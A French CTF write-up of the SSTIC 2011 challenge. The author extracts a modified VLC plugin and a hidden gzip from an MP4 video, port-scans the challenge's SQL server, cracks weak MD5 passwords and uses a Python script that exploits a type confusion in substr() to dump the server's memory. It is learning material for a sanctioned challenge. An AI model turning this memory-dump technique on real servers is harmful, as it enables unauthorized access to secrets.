# Solution du challenge SSTIC 2011

*Ou comment finir le challenge sstic en étant novice en Reverse*

Pierre Bienaimé

9 mai 2011

# Table des matières

# 1 Introduction

## 1.1 Petite présentation

Je suis parti de loin. De très loin. En effet, on ne peut pas dire que j'avais toutes les cartes en main pour venir à bout de ce challenge rapidement. J'avais tenté le challenge sstic l'année dernière, mais je m'étais bien vite cassé les dents. À part ça, je n'avais jamais fait de challenge de sécurité. Je ne savais pas lire l'assembleur, et n'avais encore jamais rien reversé. Je n'avais qu'une connaissance très en surface du fonctionnement de la *stack*, du *heap*, des attaques par buffer overflow, et compagnie. J'étais et je suis toujours mauvais en C. Je ne savais pas utiliser `gdb` ...

Mais mieux vaut commencer tard que jamais. Ce challenge m'a permis de rattraper un peu de mon retard dans tous ces domaines. J'ai passé un certain nombre de nuits à lire de la documentation. Je tiens d'ailleurs à remercier l'équipe d'EADS Innovation Works, où je suis actuellement en stage, car ils ont su me motiver quand je commençais à baisser un peu les bras. De plus, sans biensur me mâcher le travail, ils ont pu me donner des pistes de réflexion dans les moments où j'étais dans le flou total.

## 1.2 Outils et langages utilisés

J'ai effectué le challenge sur une Ubuntu 10.04 32bit. L'intégralité de mon code a été écrit en Python. Lorsque j'avais besoin d'utiliser des bibliothèques C, j'ai utilisé le module python ctypes.

J'ai utilisé (et découvert) les outils suivants :
- Pour le reverse : la version de démonstration d'IDA et `gdb`
- Pour l'analyse du MP4 : `vlc`, `ffmpeg` et `MP4Box`
- Pour la dissection des binaires : `hachoir`
- En vrac : `readelf`, `hexedit`, `hte`, `objdump`, `strings`, `xxd`, ...

Tout mon code, joint dans ce document, est soumis aux droits d'auteurs et est placé sous licence Beerware [1].

# 2 Récupération des indices

## 2.1 Analyse préliminaire

Les instructions du challenge sont concises. L'objectif est d'analyse le *fichier vidéo* fourni, et d'en extraire une adresse email *...@sstic.org*. J'ai donc naturellement commencé par essayer de lire cette vidéo. Bilan :

**avec totem :** La vidéo ne se lance pas. Rien ne se passe.

1. http://fr.wikipedia.org/wiki/Beerware :)

**avec vlc :** Le fichier se lance. Il n'y a pas d'image, mais le son fonctionne. La piste dure une quinzaine de secondes. Le son ressemble à du bruit blanc, avec un bruit de « *chute* » dans les dernières secondes.

Le comportement n'est pas le même suivant le lecteur. Il y a donc fort à parier que le fichier vidéo est soit dans un format exotique, soit est plus ou moins corrompue. Regardons le format détecté de ce fichier :

```
$ file challenge
challenge: ISO Media, MPEG v4 system, version 2
```

La vidéo semble donc encodée en MP4. Elle pèse 4,4 MB.

J'ai ensuite passé un bon moment à fouiller *à la main* dans le fichier binaire, avec des commandes telle que `strings` ou encore `xxd -c 40 | less`, à la recherche d'indices et de chaines de caractères *suspicieuses*. J'ai ainsi cherché des occurrences de mots clés tels que sstic, secret, passwd, ...

Voici ce que j'ai pu y trouver :
- Au tout début du fichier, on trouve la chaine *introduction.txt*
- On voit apparaitre des choses intéressantes telles que :

```
    %s/sstic2011/secret1.dat.rb.%s/sstic2011/secret2.dat
```

- Pas mal de références à la libc, ce qui fait penser qu'il n'y a pas que de la vidéo dans ce fichier.
- Un certain nombre d'occurrences du mot *vlc*, ce qui semble confirmer que ce fichier est prévu pour être lu avec vlc.
- Pour finir, j'ai trouvé ça, qui m'a un peu intrigué :

```
    pbclevtug (p) Nccyr Pbzchgre, Vap.  Nyy Evtugf Erfreirq.
```

J'ai d'abord pensé à un indice. J'ai donc creusé un peu et je me suis rendu compte que c'était du ROT13. La version décodée est :

```
    copyright (c) Apple Computer, Inc.  All Rights Reserved.
```

Hum .... Mais que vient faire ici un copyright d'apple en ROT13 ? Après quelques recherches, il apparait en fait que VLC utilise [2] cette chaine comme constante dans le fichier drms.c [3], utilisé pour les vidéos au format MP4. Ce n'est donc pas un indice glissé par les concepteurs du challenge... mais ça reste

2. mais... pour quelle raison ?
3. www.videolan.org/developers/vlc/modules/demux/mp4/drms.c

néanmoins une information qui aide à comprendre ce que contient le fichier `challenge`.

## 2.2 Analyse du fichier MP4 `challenge`

Ensuite, j'ai analysé plus en détail le fichier MP4, notamment pour regarder s'il contenait plusieurs flux et si j'arrivais à les isoler. `ffmpeg` sait faire ceci :

```
$ ffmpeg -i challenge
```

Après un bon gros message d'erreur à base de *header damaged*, on récupère la sortie suivante :

```
  Metadata:
    major_brand     : mp42
    minor_version   : 0
    compatible_brands: mp42isom
  Duration: 00:00:17.29, start: 0.000000, bitrate: 2145 kb/s
    Stream #0.0(eng): Video: mpeg4, yuv420p, 1928 kb/s, 29.94 fps, 3743
        tbr, 90k tbn, 3743 tbc
    Stream #0.1(eng): Audio: aac, 44100 Hz, stereo, s16, 129 kb/s
    Stream #0.2(eng): Data: elf  / 0x20666C65, 204 kb/s
```

Le fichier contient donc trois flux :
- Un flux vidéo, en MP4
- Un flux audio
- Un flux de données. Habituellement, ce type de flux sert à ajouter des sous-titres à des vidéos. Cependant, ici `ffmpeg` détecte que la donnée est un fichier elf, c'est à dire très certainement un binaire C, ce qui coïncide avec les indices trouvés dans les strings du fichier.

L'objectif est donc maintenant clairement défini : extraire le stream data #0.2

Après avoir longuement décortiqué le `man` de `ffmpeg`, je ne suis pas parvenu à trouver un moyen d'extraire le flux de données. Je suis donc parti en quête du bon outil : celui capable d'extraire sans broncher un flux de données d'une vidéo MP4 endommagée.

La quête a duré un certain temps, et j'ai fini par trouver le graal : MP4Box. Cet outil est un peu caché. Pour l'installer par dépôt, il faut choisir le paquet :

```
$ sudo apt-get install gpac
```

MP4Box repère également les 3 flux, mais contrairement à ffmpeg, il les numérote en commençant à 1 et non à 0. On récupère donc la flux numéro 3 :

```
$ MP4Box -raw 3 challenge
```

On récupère ainsi un fichier ELF challenge_track3.elf, qu'on va renommer en challenge.elf pour plus de simplicité.

## 2.3 Survol du fichier ELF

À ce stade, j'ai pris le temps de comprendre ce qu'était vraiment un fichier ELF, et j'ai commencé à apprendre les bases de l'assembleur. J'ai ensuite examiné ce fichier avec `readelf` et `objdump`, puis je l'ai survolé avec la version de démo d'IDA, pour tenter de me faire une idée de son utilité.

Si je n'avais qu'un commande à retenir pour m'aider à découvrir ce qu'était ce fichier ELF, c'est bien celle la :

```
$ objdump -p challenge.so
```

On obtient ainsi des informations très utiles :

```
Dynamic Section:
  NEEDED               libpthread.so.0
  NEEDED               libz.so.1
  NEEDED               libvlccore.so.4
  NEEDED               libc.so.6
  SONAME               libmp4_plugin.so
  RPATH                /home/jb/vlc-1.1.7/src/.libs
```

On apprend donc que le petit nom de ce fichier ELF est *libmp4_plugin.so*. Il s'agit, à l'origine, d'un plugin VLC qui permet de lire des vidéos encodée au format MP4. On peut donc fortement soupçonner que ce fichier est ce même plugin VLC, agrémenté de quelques modifications apportées par les concepteurs du challenge. On apprend également que c'est un certain « jb[4] » qui s'est occupé de cette partie du challenge.

Pour finir, on découvre que la version de VLC utilisée est la 1.1.7 ... un petit passage sur le site officiel de VLC s'impose donc, pour récupérer cette version.

Mon analyse de ce plugin dans IDA s'est tout d'abord arrêté au strict minimum, n'étant pas du tout rompu à ce genre d'exercice. J'ai donc surtout regardé le nom des différentes fonctions, et je me suis aperçu qu'ils semblaient cohérents, et qu'il n'y avait pas l'air d'y avoir de piège. On peut distinguer assez facilement les vrais fonctions du plugin libmp4 de VLC (toutes celles qui commencent par MP4_... ). Ces fonctions ne semblent pas présenter d'intérêt, je les ai donc ignorées.

4. L'un des deux orga s'appelle Jean-Baptiste... hum... étrange coïncidence :o

Mon attention a été retenue par des fonctions telles que :
– sstic_read_secret1
– sstic_check_secret1
– sstic_read_secret2
– sstic_check_secret2
– sstic_drm_init
– sstic_drm_free
– sstic_lame_derive_key

En regardant de plus près qui appelle qui, j'ai pu me faire une idée globale de ce qu'il y avait à faire pour finir le challenge : il y a deux secrets à trouver. `sstic_drm_init` lit et vérifie successivement les secrets 1 et 2. On peut alors fortement supposer que si ces deux secrets sont corrects, la vidéo sera alors lisible.

## 2.4 Chargement du plugin dans VLC

Après avoir découvert que challenge.so était une variante du plugin VLC libmp4_plugin.so, j'ai donc essayé de charger ce plugin dans VLC (version 1.1.7) pour simplement voir ce qu'il se passait. J'ai donc placé challenge.so dans le répertoire */usr/lib/vlc/plugins/demux/*.

En lançant le fichier `challenge`, tout en affichant les messages de débug de VLC, avec le plus gros niveau de verbosité possible, je me suis aperçu qu'au lancement de la vidéo, il y a une sorte d'élection pour décider quel plugin va la prendre en charge.

Ainsi, il se trouve que dans ce duel, c'est le vrai plugin libmp4_plugin.so qui gagne. Pour être sur que le plugin modifié soit choisi, j'ai donc supprimé le vrai plugin mp4, et j'ai renommé challenge.so en libmp4_plugin.so

Au lancement de la vidéo, on constate ainsi avec joie que le plugin modifié est choisi. On remarque qu'il y a des choses telles que "SsticHandler" qui passent dans les messages de debug. Cependant, à part ça, l'analyse des logs ne m'a rien appris de particulier. J'ai donc laissé ceci de côté pour l'instant.

## 2.5 Récupération du fichier introduction.txt

Au tout début du fichier `challenge`, j'avais vu la chaîne "introduction.txt", il est à présent temps de découvrir de quoi il s'agit. Pour ceci, j'ai utilisé `hachoir`, un ensemble d'outils fait en python qui permet d'analyser des fichiers à la recherche de métadonnées ou d'entêtes.

Ainsi, pour examiner plus en profondeur le fichier `challenge` à la recherche d'autres secrets, j'ai procédé comme suit :

```
1 $ hachoir-subfile challenge
```

Cet outil est merveilleux :)

```
[+] Start search on 4638867 bytes (4.4 MB)

[+] File at 32: gzip archive: filename "introduction.txt", was 1019.2
    MB, 2011-03-17 13:01:52
[+] File at 1281822 size=32644713 (31.1 MB): MS-DOS executable
[+] File at 4467541: Apple QuickTime movie
[+] File at 4470480: Apple QuickTime movie
[+] File at 4495132: Apple QuickTime movie
[+] File at 4495661: Apple QuickTime movie
[+] File at 4514128: Apple QuickTime movie
[+] File at 4514240: Apple QuickTime movie
[+] File at 4514830: Apple QuickTime movie
[+] File at 4514851: Apple QuickTime movie
[+] File at 4514921: Apple QuickTime movie
[+] File at 4514933: Apple QuickTime movie
[+] File at 4515079: Apple QuickTime movie
[+] File at 4515120: Apple QuickTime movie
[+] File at 4515148: Apple QuickTime movie
[+] File at 4515542: Apple QuickTime movie
[+] File at 4520494: Apple QuickTime movie
[+] File at 4525176: Apple QuickTime movie
[+] File at 4526572: ELF Unix/BSD program/library: 32 bits
[+] File at 4548998: Apple QuickTime movie
[+] File at 4551025: Apple QuickTime movie
[+] File at 4626360: Apple QuickTime movie

[+] End of search -- offset=4638867 (4.4 MB)
Total time: 691 ms -- global rate: 6.4 MB/sec
```

On apprend ainsi que introduction.txt est un fichier texte contenu dans une archive gzip. Il « *suffit* » maintenant d'extraire cette archive gzip !

Tout d'abord, avec `hexedit`, j'ai supprimé les 32 premiers octets du fichier `challenge`. J'ai ensuite tenté d'extraire l'archive... en vain. Il se trouve que le gzip est découpé en plusieurs morceaux, et éparpillé dans le fichier. Je ne voyais pas vraiment de moyen me permettant d'identifier les morceaux de gzip, mais je me suis dit que si j'arrivais à supprimer le flux vidéo, le flux audio et le flux de données du fichier `challenge`, alors, peut-être, il ne resterait plus que les morceaux de gzip. Il fallait alors espérer que les morceaux soient dans le bon ordre.

J'ai donc exploré la piste de suppression des flux. Je suis resté fidèle à MP4Box. J'ai tout d'abord tenté le très logique :

```
$ MP4Box -rem 1 -rem 2 -rem 3 challenge

Removing track ID 1
Removing track ID 2
Removing track ID 3
Saving challenge: 0.500 secs Interleaving
```

Et j'ai constaté que ça ne marchait pas du tout. En effet, après avoir supprimé les 3 flux avec cette méthode... il ne reste tout simplement plus rien. Le fichier challenge ne pèse plus que 198 octets, et la chaine "introduction.txt" a disparu.

J'ai compris qu'en réalité, lors de la suppression d'un flux, MP4Box bidouille dans son coin et touche un peu trop au fichier. J'ai donc essayé d'isoler chaque flux, et de le supprimer manuellement. J'ai tout d'abord extrait les 3 flux, en utilisant l'option `raws` pour n'avoir que des samples consécutifs :

```
$ MP4Box -raws 1 challenge -out video
Dumping MPEG-4 Visual samples

$ MP4Box -raws 2 challenge -out audio
Dumping MPEG-4 AAC samples

$ MP4Box -raws 3 challenge -out data
Extracting '.elf ' Track (type 'data') - Compressor  samples
```

Et ainsi, j'ai pu récupérer :
- 740 samples audio
- 518 samples vidéo
- 128 samples data

Ensuite, j'ai écrit un script python qui, d'une manière assez sale, prend chaque sample et le supprime du fichier `challenge`. Pour ce faire, j'ai traité le fichier binaire `challenge` comme étant une longue chaine de caractère. L'ordre de suppression est important : il vaut mieux commencer par supprimer les gros samples, car les petits samples risques d'avoir plusieurs occurrences dans le fichier, et on risque donc de supprimer le mauvais.

Je supprime donc tout d'abord les samples vidéos, puis les samples data, et enfin les samples audio (qui sont très petits).

Voici mon script :

introduction.py

```python
#!/usr/bin/env python
#-*- coding:utf-8 -*-

# Copyright (C) Pierre Bienaime, 2011
# Licence Beerware

def remove_samples(challenge, nb, prefix, suffix):
    """ Supprime nb samples du fichier 'challenge' """
    for i in range(1,nb+1):
        num = "0"*(3 - len(str(i))) + str(i)
        name = "{0}_{1}.{2}".format(prefix, num, suffix)
        data = open(name,"rb").read()
        if len(data) > 0:
            if challenge.count(data) >= 1:
```

```
                print "delete seq of " + str(len(data)) + " bytes"
                index = challenge.find(data)
                challenge = challenge[:index] + challenge[index+len(
                    data):]
            else:
                print "FAIL"
    return challenge


if __name__ == '__main__':

    challenge = open("challenge","rb").read()

    challenge = remove_samples(challenge, 518, "video", "cmp")
    challenge = remove_samples(challenge, 128, "data", "elf ")
    challenge = remove_samples(challenge, 740, "audio", "aac")

    g = open("challenge.gz", "wb")
    g.write(challenge)
```

Quelques samples audio n'ont pas pu être supprimés. Le fichier résiduel pèse 15,6 Ko. Après avoir supprimé les 32 octets d'entête MP4, pour mettre en première position l'entête gzip, il est temps de décompresser l'archive :

- Avec `file-roller`, le gestionnaire d'archive graphique par défaut d'Ubuntu, le fichier introduction.txt est affiché comme pesant 1019.2 Mo. La taille de l'archive correspond en réalité aux derniers octets du fichier... et il se trouve qu'il reste encore un petit peu de déchets dans le gzip. L'extraction ne fonctionne pas.
- Mais par contre, avec `gzip` en ligne de commande, l'extraction fonctionne ! Ouf... les morceaux de gzip étaient donc bien dans l'ordre :)

```
$ gzip -d challenge.gz

gzip: challenge.gz: decompression OK, trailing garbage ignored
```

J'ai ainsi pu récupérer le si convoité fichier introduction.txt, en espérant qu'il ne se résume pas à un simple « *Bonjour et bon courage* ».

Verdict : ce n'était pas juste une mauvais blague, ce fichier est bien indispensable à la poursuite du challenge.

```
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.
```

```
Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ

--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

Un fois sur le serveur web, on peut télécharger 3 fichiers :

**udf.c :** le code source de quelques fonctions SQL en C (version, min, max, abs, concat et substr)

**udf.so :** la version compilée de cette bibliothèque

**lobster_dog.jpg :** une magnifique image d'un chien déguisé en homard

J'ai tout d'abord cherché avec `hachoir` si l'image avait quelque chose à cacher. J'ai ensuite cherché cette image sur google, pour comparer la taille des deux fichiers... et à priori, c'est juste une image :)

Le fichier introduction.txt nous apprend qu'il faut trouver secret1.dat sur un SGBD. La partie récupération des indices, alias *échauffement* est maintenant terminée. Il est temps de s'attaquer à la découverte du secret 1.

# 3 Secret1.dat

Et voici le début d'une longue et douloureuse exploitation, surtout pour un dépucelage. Avant d'essayer de comprendre les fonctions `sstic_read_secret1` et `sstic_check_secret1`, j'ai du ingurgiter une bonne quantité de théorie pour assimiler le fonctionnement de la pile, le rôle des différents registres, la façon de passer des arguments à une fonction, la façon de stocker des variables locales dans la pile, et plus si affinités.

## 3.1 Analyse de sstic_read_secret1

Dans `sstic_drm_init`, juste avant d'appeler `sstic_read_secret1`, on voit qu'une fonction `GetUserDir` est appelée. Ensuite, dans `sstic_read_secret1`, on trouve la chaine `"%s/sstic2011/secret1.dat"` juste avant un snprintf. Il est donc assez facile d'en déduire que le fichier secret1.dat est lu par le plugin, avec comme path */home/username/sstic2011/secret1.dat*

Cependant, en créant un fichier vide à cet endroit et en lançant la vidéo, il ne se passe rien de particulier. En poursuivant l'analyse de sstic_read_secret1, on remarque ceci :





FIGURE 1 – lecture du secret 1

La fonction fread est appelée avec size=1 et n=0x20. Le secret 1 semble donc avoir une longueur de 32 octets. Pour valider cette hypothèse, il faut créer un fichier secret1.dat avec le bonne taille :

```
1 $ echo -n `python -c "print 'a'*32"` > /home/pierre/sstic2011/secret1.
    dat
```

Une fois la vidéo lancée, on retrouve dans les logs de vlc le message :





FIGURE 2 – Logs de vlc : *secret1 is not valid*

Youpi, je suis sur la bonne voie !

## 3.2 Analyse de sstic_check_secret1

16 octets sont copiés sur la pile : b78a6c02a6f956b9d5cfbd7c643ed6fa. Ensuite, des fonctions effectuant un md5 sont appelées. On comprend que le contenu du fichier secret1.dat va être hashé, et comparé au condensat ci dessus. Cette information n'est pas essentielle, puisqu'au final, la façon dont la validité du secret 1 est vérifiée n'est pas utile. Cela vaut néanmoins le coup de soumettre ce hash md5 à une petite attaque, dans l'hypothétique cas où la chaine choisie pour le secret 1 serait triviale. J'ai tenté ma chance sur internet [5], mais ce fut en vain.

Le secret 1 étant sur 32 octets, il n'est pas possible d'envisager une attaque par bruteforce. Il est donc temps d'analyser plus en détail les indices fournis dans introduction.txt.

## 3.3 Connexion sur le serveur SQL

Le fichier introduction.txt évoque un SGBD possédant d'éventuelles failles, dont l'exploitation permettra de lire le contenu du fichier secret1.dat. La question est donc : où est ce SGBD ? La réponse vient avec un petit scan des ports du serveur web fourni :

```
$ nmap 88.191.139.176

PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
```

Il y a donc un service qui tourne sur le port 3306, généralement utilisé pour mysql. On tente donc de se connecter sur ce serveur en utilisant un client mysql et les identifiants fournis dans introduction.txt :

```
$ mysql -u sstic2011 -h 88.191.139.176 -pojF.iJS6p\'rLRtPJ
```

Et ça fonctionne. On obtient un prompt permettant de rentrer des commandes SQL. Un petit tour d'horizon permet de faire les constats suivants :

- `show databases` révèle qu'il y a deux bases sur le serveur : sstic et system
- la base sstic ne contient qu'une seule table : users. Cette table stocke 4 couples login/hash md5. Les mots de passe choisis sont très faibles. Une petite analyse

5. http://www.authsecu.com/decrypter-dechiffrer-cracker-hash-md5/decrypter-dechiffrer-cracker-hash-md5.php

du condensat sur le même site que précédemment donne immédiatement les mots de passe clair :
- root : « nothing »
- nobody : « here »
- * : « . »

Le mot de passe de l'utilisateur *guest* n'a pas été trouvé... mais cela ne semble pas bien grave. Ces informations n'ont pas l'air très précieuses et sont à priori juste là pour que la base ne soit pas vide.

- la base system ne contient qu'une seule table également : information. Comme son nom l'indique, cette table donne des informations sur le serveur SQL, dont les concepteurs du challenge ont tenus à nous faire part. On apprend ainsi que, sauf piège :
  - Le SGBD est en version 1.3.337sstic2011
  - Il tourne en mode SECCOMP (secure computing mode), un mécanisme de sandboxing qui ne permet d'exécuter que quatre appels système : `read`, `write`, `exit` et `sigreturn`[6].

En tentant quelques commandes SQL, on se rend également compte qu'il y a quelque chose qui cloche. Le serveur ne se comporte pas comme une base mysql classique. Par exemple, impossible d'utiliser les instructions WHERE ou ORDER BY. La commande `concat` fonctionne avec deux arguments, mais provoque une erreur si on lui en passe trois.

Je fini par supposer fortement que ce n'est pas un serveur mysql, mais bien un SGBD maison, qui semble utiliser les commandes de la bibliothèque udf.so, qui trainait sur le serveur web.

## 3.4 Analyse du comportement du serveur SQL

Voici le contenu du fichier udf.c :

udf.c

```
1 /*
2  * CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "
      udf_max@udf.so";
3  * CREATE FUNCTION min INTEGER, INTEGER RETURNS INTEGER SONAME "
      udf_min@udf.so";
4  * CREATE FUNCTION abs INTEGER RETURNS INTEGER SONAME "udf_abs@udf.so";
5  * CREATE FUNCTION concat STRING, STRING RETURNS STRING SONAME "
      udf_concat@udf.so";
6  * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING
      SONAME "udf_substr@udf.so";
7  */
8
9 #define _BSD_SOURCE
```

6. Merci wikipédia

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "sql.h"


void udf_version(int dummy, val *result) {
        result->value.p = strdup(VERSION);
        result->size    = sizeof(VERSION) - 1;
}


void udf_max(int a, int b, val *result) {
        result->value.i = (a > b) ? a : b;
}


void udf_min(int a, int b, val *result) {
        result->value.i = (a < b) ? a : b;
}


void udf_abs(int a, val *result) {
        result->value.i = (a > 0) ? a : -a;
}


void udf_concat(val *v, val *w, val *result) {
        if (v->expand(w) != -1) {
                v->value.p = realloc(v->value.p, v->size + w->size);
                memcpy(v->value.p + v->size, w->value.p, w->size);
                v->size += w->size;
        }

        memcpy(result, v, sizeof(val));
}


void udf_substr(val *v, size_t start, size_t length, val *result) {
        if (start > v->size)
                start = 0;

        if (length > v->size - start)
                length = v->size - start;

        result->value.p = malloc(length);
        result->size    = length;

        memcpy(result->value.p, v->value.p + start, length);
}
```

Après une lecture attentive du code des fonctions de udf.c, je suis arrivé à la conclusion qui s'il y avait une faille, je ne la voyais pas. Mais après un bon moment

à regarder le code d'un air dubitatif en espérant que quelque chose se passe, j'ai finalement été attiré par les quelques lignes en commentaire au début du fichier. Ces lignes suggèrent qu'un lien est réalisé entre les fonctions SQL concat, min, max, ..., et les fonctions C de udf.so. Pour créer une telle fonction SQL, il faut préciser le nombre et le type des paramètres d'entrée et de sortie, ainsi que le nom de la fonction C associée. Vient alors le moment de tester s'il est possible de créer ses propres fonctions :

```
mysql> CREATE FUNCTION toto INTEGER RETURNS INTEGER SONAME "udf_abs@udf
    .so";
Query OK, 0 rows affected (0.03 sec)


mysql> SELECT toto(-25);
+------+
| 25   |
+------+
| 25   |
+------+
1 row in set (0.04 sec)

mysql>
```

Ça fonctionne donc très bien. Mais que faire maintenant ? Peut être que la faille du SGBD évoquée dans introduction.txt est le fait qu'il soit possible de créer n'importe quelle fonction, en choisissant arbitrairement le type et le nombre d'arguments ? Comment se comporte le serveur si on lui passe de mauvais types de données ? La plupart du temps, il nous jète dehors... mais si on appelle par exemple `abs` en passant une chaine de caractère à la place d'un entier, le résultat est très surprenant :

```
mysql> select abs("bonjour");
+-----------+
| 153315232 |
+-----------+
| 153315232 |
+-----------+
1 row in set (0.04 sec)
```

Après plusieurs tests, on s'aperçoit que les nombres retournés sont toujours du même ordre de grandeur. Pour l'exemple du *bonjour*, une fois le nombre passé en hexadécimal, cela fait 0x92367a0. Cela ressemble étrangement à une adresse mémoire, sur quatre octets, qui pointe quelque part dans le *heap*.

J'ai alors testé à la main un grand nombre de combinaisons de fonctions et de paramètres, pour analyser le comportement de serveur SQL, et tenter de le comprendre.

## 3.5 Dump *à l'arrache* de plusieurs binaires

Au cours de mes essais, je me suis rendu compte qu'en appelant la fonction `substr` avec comme premier argument un entier, correspondant à une adresse mémoire au format décimal, la plupart du temps j'obtenais une erreur, mais par moment j'arrivais à afficher des octets. J'ai donc exploré un petit peu cette piste dans le but de lire des portions de la mémoire du serveur.

Pour automatiser la recherche, j'ai utilisé le module python `mysqldb`, afin de pouvoir interroger le serveur depuis un script. Avec les quelques lignes ci dessous, j'ai tenté de *lire* un certain nombre d'adresses, sans vraiment comprendre pourquoi cela fonctionnait ou non.

dump-sql.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

# Copyright (C) Pierre Bienaime, 2011
# Licence Beerware

import _mysql

addr = 0x8048000
size = 10

for addr in range(addr,addr+1000,2):
    db=_mysql.connect(host="88.191.139.176", user="sstic2011", passwd="ojF.iJS6p'rLRtPJ")
    try:
        db.query("SELECT substr({0},0,{1})".format(str(addr), str(size)))
        r = db.store_result().fetch_row()[0][0]
        if len(r) > 0:
            f = open("/tmp/dump-sql/dump-"+ str(addr),"wb")
            f.write(r)
            f.close
            print "Win : " + str(hex(addr))
    except:
        print "Fail : " + str(hex(addr))
```

Ensuite, lorsque je trouvais une adresse qui me permettait de dumper des octets, je tentais d'augmenter la longueur lue, et par dichotomie, je trouvais rapidement la longueur maximale.

En analysant les résultats des fichiers dumpés avec `hachoir`, j'ai pu trouver plusieurs entêtes ELF. De cette manière, j'ai ainsi dumpé *à l'arrache*, sans vraiment comprendre comment ni pourquoi, trois fichiers ELF depuis le serveur :

– udf.so (super ! ... mais je l'avais déjà :/ )
– linux-gate.so, qui ne concerne pas le challenge [7]
– une bibliothèque sans nom qui a l'air très prometteuse, car elle contient des chaines telles que "secret1.dat", sur laquelle je reviendrais plus en détail plus tard.

## 3.6 Compréhension du comportement du serveur

Après avoir survolé ces bibliothèques dans IDA, j'ai poursuivi mes tests sur le serveur, pour cette fois tenter de *comprendre* réellement ce qui se passe, afin de pouvoir l'exploiter.

Le fichier udf.c indique que les données manipulées par le serveur sont sous forme d'une structure nommée `val`. Lorsqu'on passe une chaine de caractère ou un entier à une fonction du serveur SQL, cette donnée est *convertie* en une `val`. On ne connait pas tous les champs de cette structure, mais en lisant udf.c, on sait au moins qu'elle comporte :

– `value.p`, un pointeur vers la chaine de caractère stockée
– `size`, la longueur de cette chaine
– `expand`, un pointeur vers une fonction qui, étant donné le nom et la façon dont elle est utilisée, semble servir à vérifier si la concaténation de deux chaines ne donnera pas une chaine trop longue.
Enfin, pour les entiers, on observe l'utilisation de `value.i`, qui semble être directement la valeur de l'entier concerné

Au sujet des fonctions mysql, j'ai remarqué les comportements suivants :

– Lors de la création d'une nouvelle fonction, le type des arguments en entrée n'est pas important. On peut en effet insérer au choix des chaines de caractères ou des entiers, quel que soit le type déclaré.

– En examinant udf.c, on remarque que les fonctions qui prennent un entier en entrée dans les commandes SQL (abs, min, max) prennent également un entier dans le code C. Par contre, les commandes qui prennent en entrée une chaine de caractères dans les commandes SQL (concat, substr), prennent un pointeur sur une `val` dans le code C.

– Ainsi, lorsqu'on passe une chaine de caractères en entrée à une fonction, alors cette chaine est stockée dans une structure `val`, et un pointeur vers cette structure est renvoyé. Si la fonction attendait un entier, alors elle va manipuler l'adresse de ce pointeur comme étant l'entier qu'elle souhaite.

– Lorsqu'on passe en entrée un entier à une fonction qui attendait une chaine de caractères, alors cette fonction considère cet entier comme étant un pointeur

7. http://www.trilithium.com/johan/2005/08/linux-gate/

sur une structure val, et va voir à cette adresse pour récupérer la chaine de caractères qu'elle contient.

